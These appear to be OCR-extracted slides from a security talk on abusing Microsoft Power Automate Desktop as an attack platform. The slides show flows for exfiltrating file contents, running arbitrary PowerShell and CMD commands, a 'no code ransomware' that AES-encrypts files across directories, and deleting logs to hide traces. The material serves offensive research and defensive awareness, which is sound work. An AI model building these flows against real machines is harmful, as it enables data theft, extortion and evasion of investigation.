
Connection not found. Please create a new connection and change your application to use the new connection.

* Connect Directly to machine

* Machine or machine group win11ent

* Domain and username alexg

* Password
Create




Trigger
from
cloud

Distribute
payload


Set up
connection

Cloud setup

How to avoid active machine users



Unattended RPA



Create a new local user session

Attended RPA



Leverage an existing local user session

Recap

- Deploy malware
- Defense evasion
- Persistency
- C&C
- Exfiltration
- Cleanup



Let the fun begin.



Data exfil (start simple)

The screenshot shows the Microsoft Power Automate interface with a flow titled "Exfil".

Actions Panel: On the left, under the "Variables" category, there is a list of actions including: Variables, Conditionals, Loops, Flow control, Run flow, System, Workstation, Scripting, File, Folder, Compression, UI automation, HTTP, Browser automation, Excel, Database, Email, Exchange, Outlook, Message boxes, Mouse and keyboard, Clipboard, Text, and Data types.

Main Flow: The main flow consists of the following steps:

- Set variable: Assign to variable `Success` the value `'False'`
- If file exists: If file `TargetFile` exists
 - On block error `FailedToReadFile`:
 - Read text from file: Read contents of file `TargetFile` and store it into `FileContents`
 - Set variable: Assign to variable `Success` the value `'True'`
 - End
 - End

Variables Panel: On the right, under the "Input / output variables" section, three variables are listed:

- `FileContents`
- `Success`
- `TargetFile`

A red box highlights this section, and a red arrow points from the "Success" variable to the text "Data exfiltrated as flow output" below.


Bottom Status Bar: The status bar at the bottom indicates "Status: Ready", "0 Selected actions", "7 Actions", "1 Subflow", "Run delay 100 ms", and "ms".

Data exfiltrated
as flow output

Distribute payload, execute and collect output from cloud

Input

Output







Windows 11

User

NT Service\UIFlowService




Power Automate



Machine Runtime

outbound conn



Azure Service Bus



Office

Office cloud services

On-Prem MS cloud



Windows 11

User: NT Service\UIFlowService




Power Automate



2. Payload

Machine Runtime



Azure Service Bus




3. Output

On-Prem | MS cloud



Office

Office cloud services





Code execution

File Edit Debug Tools View Help

CodeExec | Power Automate

Pwntoso (default)

Actions

Save Run Stop Run next action Recorder

Search inside the flow

Subflows Main

Scripting

- Run DOS command
- Run VBScript
- Run JavaScript
- Run PowerShell script
- Run Python script

File

Folder

Compression

UI automation

HTTP

Browser automation

Excel

Database

Email

Exchange

Outlook

Message boxes

Mouse and keyboard

Clipboard

Text

Date time

PDF

CMD session

- Open CMD session
- Read from CMD session
- Write to CMD session
- Wait for text on CMD session
- Close CMD session

Terminal emulation

OCR

Cryptography

Windows services

Search actions

Set variable Assign to variable ScriptError the value PythonScriptError

Case = 'powershell'

Run PowerShell script Run PowerShell script and store its output into PowershellOutput and its error into PowershellScriptError

Set variable Assign to variable ScriptOutput the value PowershellOutput

Set variable Assign to variable ScriptError the value PowershellScriptError

Case = 'commandline'

Open CMD session Start a new CMD session and store it into CmdSession

Write to CMD session Execute the command Command and then send Enter at CMD session CmdSession

Read from CMD session Read output from CMD session CmdSession and store standard output to CmdOutput and store standard error to CmdError

Close CMD session Close the CMD session CmdSession

Set variable Assign to variable ScriptOutput the value CmdOutput

Set variable Assign to variable ScriptError the value CmdError

Default case

Stop flow with error message 'Unsupported command type'

End

Variables

Search variables

Input / output variables 4

- Command
- CommandType
- ScriptError
- ScriptOutput

Flow variables 11

- CmdError
- CmdOutput
- CmdSession
- JavascriptOutp...
- JavascriptScrip...
- PowershellOut...
- PowershellScri...
- PythonScriptEr...
- PythonScriptO...
- VBScriptError
- VBScriptOutput

0 Selected actions 35 Actions 1 Subflow Run delay 100 ms

Status: Ready



Code execution

File Edit Debug Tools View Help

CodeExec | Power Automate

Pwntoso (default)

Actions

Save Run Stop Run next action Recorder

Search inside the flow

Variables

Search variables

Subflows Main

21 {x} Set variable Assign to variable **ScriptError** the value **PythonScriptError**

22 {x} Case = 'powershell'

23 Run PowerShell script Run PowerShell script and store its output into **PowershellOutput** and its error into **PowershellScriptError**

24 {x} Set variable Assign to variable **ScriptOutput** the value **PowershellOutput**

25 {x} Set variable Assign to variable **ScriptError** the value **PowershellScriptError**

26 {x} Case = 'commandline'

27 ↗ Open CMD session Start a new CMD session and store it into **CmdSession**

28 {x} Write to CMD session Execute the command **Command** and then send Enter at CMD session **CmdSession**

29 {x} Read from CMD session Read output from CMD session **CmdSession** and store standard output to **CmdOutput** and store standard error to **CmdError**

30 ↙ Close CMD session Close the CMD session **CmdSession**

31 {x} Set variable Assign to variable **ScriptOutput** the value **CmdOutput**

32 {x} Set variable Assign to variable **ScriptError** the value **CmdError**

33 {x} Default case

34 {x} Stop flow with error message 'Unsupported command type'

35 {x} End

0 Selected actions 35 Actions 1 Subflow Run delay 100 ms

Status: Ready


Input / output variables 4

Command CommandType ScriptError ScriptOutput

Flow variables 11

CmdError CmdOutput CmdSession JavascriptOutp... JavascriptScrip... PowershellOut... PowershellScri... PythonScriptEr... PythonScriptO... VBScriptError VBScriptOutput

Oops





Code execution

Windows Security

7/18/2022 10:08 AM

Threat blocked 7/18/2022 10:07 AM

Severe

This threat or app has been allowed and will not be remediated in the future.

Detected: Trojan:MSIL/Cryptor
Status: Removed
A threat or app was removed from this device.

Date: 7/18/2022 10:07 AM
Details: This program is dangerous and executes commands from an attacker.

Affected items:

file: C:\Users\alexg\Downloads\mimikatz_trunk.zip
webfile: C:\Users\alexg\Downloads\mimikatz_trunk.zip|https://objects.githubusercontent.com/github-production-release-asset-2e65be/18496166/bfc2b8f2-26e7-4893-9a4e-4d26a676794b?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIWNLJYAX4CSVEH53A%2F20220718%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20220718T100735Z&X-Amz-Expires=300&X-Amz-Signature=5558541b2e371ada133371d162e31f58ab5b959e1a1bfff68d76425b381c392d6&X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=18496166&response-content-disposition=attachment%3B%20filename%3Dmimikatz_trunk.zip&response-

[Learn more](#)

Have a question?
[Get help](#)

Help improve Windows Security
[Give us feedback](#)

Change your privacy settings
View and change privacy settings for your device.
[Privacy settings](#)
[Privacy dashboard](#)



Oops


Windows Security

Windows Security


Threats found
Microsoft Defender Antivirus found threats. Get details.

[Dismiss](#)


Code execution - try again



Trusted




Untrusted



Code execution- try again

What can we do
with drag & drop
primitives only
(No Code)?



No Code primitives

The screenshot displays a collection of no-code primitives organized into several categories:

- Folder**:
 - If folder exists
 - Get files in folder
 - Get subfolders in folder
 - Create folder
 - Delete folder
 - Empty folder
 - Copy folder
- Active Directory**:
 - > Group
 - > Object
 - > User
 - Connect to server
 - Close connection
- Cryptography**:
 - Encrypt text with AES
 - Decrypt text with AES
 - Encrypt from file with AES
 - Decrypt to file with AES
 - Hash text
 - Hash from file
- HTTP**:
 - Download from web
 - Invoke SOAP web service
 - Invoke web service
- System**:
 - If process
 - Wait for process
 - Run application
 - Terminate process
 - Ping
- Clipboard**:
 - Get clipboard text
 - Set clipboard text
 - Clear clipboard contents
- File**:
 - If file exists
 - Wait for file
 - Copy file(s)
 - Move file(s)
 - Delete file(s)
 - Rename file(s)
 - Read text from file
 - Write text to file
 - Read from CSV file
 - Write to CSV file
 - Get file path part
 - Get temporary file
 - Convert file to Base64
 - Convert Base64 to file
- Mouse and keyboard**:
 - Block Input
 - Get mouse position
 - Move mouse
 - Move mouse to image
 - Move mouse to text on screen (OCR)
 - Send mouse click
 - Send keys
 - Press/release key
 - Set key state
 - Wait for
- Workstation**:
 - Print document
 - Get default printer
 - Set default printer
 - Show desktop
 - Lock workstation
 - Play sound
 - Empty recycle bin
 - Take screenshot
 - Control screen saver
 - Get screen resolution
 - Set screen resolution
 - Log off user
- Browser automation**:
 - > Web data extraction
 - > Web form filling
 - If web page contains
 - Wait for web page content
 - Launch new Internet Explorer
 - Launch new Firefox
 - Launch new Chrome
 - Launch new Microsoft Edge
 - Create new tab
 - Go to web page
 - Click link on web page
 - Click download link on web pag
 - Run JavaScript function on web
 - Hover mouse over element on v
 - Change el



No Code Ransomware

File Edit Debug Tools View Help Ransomware | Power Automate

Actions

Search actions

- > Variables
- > Conditionals
- > Loops
- > Flow control
- > Run flow
- > System
- > Workstation
- > Scripting
- > File
- > Folder
- > Compression
- > UI automation
- > HTTP
- > Browser automation
- > Excel
- > Database
- > Email
- > Exchange
- > Outlook
- > Message boxes
- > Mouse and keyboard
- > Clipboard
- > Text
- > Date time
- > PDF
- > CMD session
- > Terminal emulation
- > OCR
- > Cryptography
- > Windows services
- > XML
- > FTP
- > CyberArk
- > Active Directory
- > AWS
- > Azure
- > Google cognitive
- > IBM cognitive
- > Microsoft cognitive

Subflows

Main HandleError

26 Loop over directories

27 For each CurDirectory in CurDirectoriesToCrawl

28 On block error FailedToGetCurDirectoryFiles

29 Get files in folder

30 For each CurFile in CurDirectoryFiles

31 Increase variable

32 If file exists

33 Increase variable

34 Encrypted file path

35 Create new list

36 Add item to list

37 Add item to list

38 Join text

39 Encrypt file

40 On block error FailedToProcessFile

41 Encrypt from file with AES

42 Write text to file

43 Increase variable

44 End

45 End

46 End

Status: Ready 0 Selected actions 56 Actions 2 Subflows Run delay 100 ms

Variables

Search variables

Input / output variables 7

- (x) CrawlDepth 2
- (x) DirectoriesTo... D:\shh\CollectGues...
- (x) EncryptionKey <Sensitive value>
- (x) Errors
- (x) FilesAccessed
- (x) FilesFound
- (x) FilesProcessed

Flow variables 14

- (x) CrawlDepthAs...
- (x) CurDirectories...
- (x) CurDirectory
- (x) CurDirectoryFil...
- (x) CurDirectoryS...
- (x) CurFile
- (x) Depth
- (x) DirectoriesToC...
- (x) EmptyList
- (x) EncFilePath
- (x) EncFilePathParts
- (x) EncryptedText
- (x) ErrorList
- (x) LastError

youtu.be/YDull-krSJI



File Edit Debug Tools View Help

Cleanup | Power Automate

Pwnotos (default)

Actions

Search actions

- > Variables
- > Conditionals
- > Loops
- > Flow control
- > Run flow
- > System
- > Workstation
- > Scripting
- > File
- > Folder
- > Compression
- > UI automation
- > HTTP
- > Browser automation
- > Excel
- > Database
- > Email
- > Exchange
- > Outlook
- > Message boxes
- > Mouse and keyboard
- > Clipboard
- > Text
- > Date time
- > PDF
- > CMD session
- > Terminal emulation
- > OCR
- > Cryptography
- > Windows services
- > XML
- > FTP
- > CyberArk
- > Active Directory
- > AWS
- > Azure
- > Google cognitive
- > IBM cognitive
- > Microsoft cognitive

Subflows

Main

5 Init result variables

6 {x} Set variable Assign to variable LogFilesFound the value 0

7 {x} Set variable Assign to variable LogFilesDeleted the value 0

8 Try deleting each one

9 For each LogDir in LogDirs

10 If folder exists If folder LogDir exists

11 Delete log files but keep log directory structure in place

12 Get subfolders in folder Retrieve the subfolders in folder LogDir that match '*' and store them into LogFolders

13 For each LogFolder in LogFolders

14 Delete all files except those that are actively used (this run)

15 Get files in folder Retrieve the files in folder LogFolder that match '*' and store them into LogFiles

16 For eachLogFile in LogFiles

17 Increase variable Increase variable LogFilesFound by 1

18 On block error FailedToDeleteFile

19 Delete file(s) Delete file(s)LogFile

20 Increase variable Increase variable LogFilesDeleted by 1

21 End

22 End

23 End

24 End

25 End

Variables

Input / output variables 2

(x) LogFilesDeleted
(x) LogFilesFound

Flow variables 6

(x) LogDir
(x) LogDirs
(x) LogFile
(x) LogFiles
(x) LogFolder
(x) LogFolders

Status: Ready


0 Selected actions 25 Actions 1 Subflow Run delay 100 ms

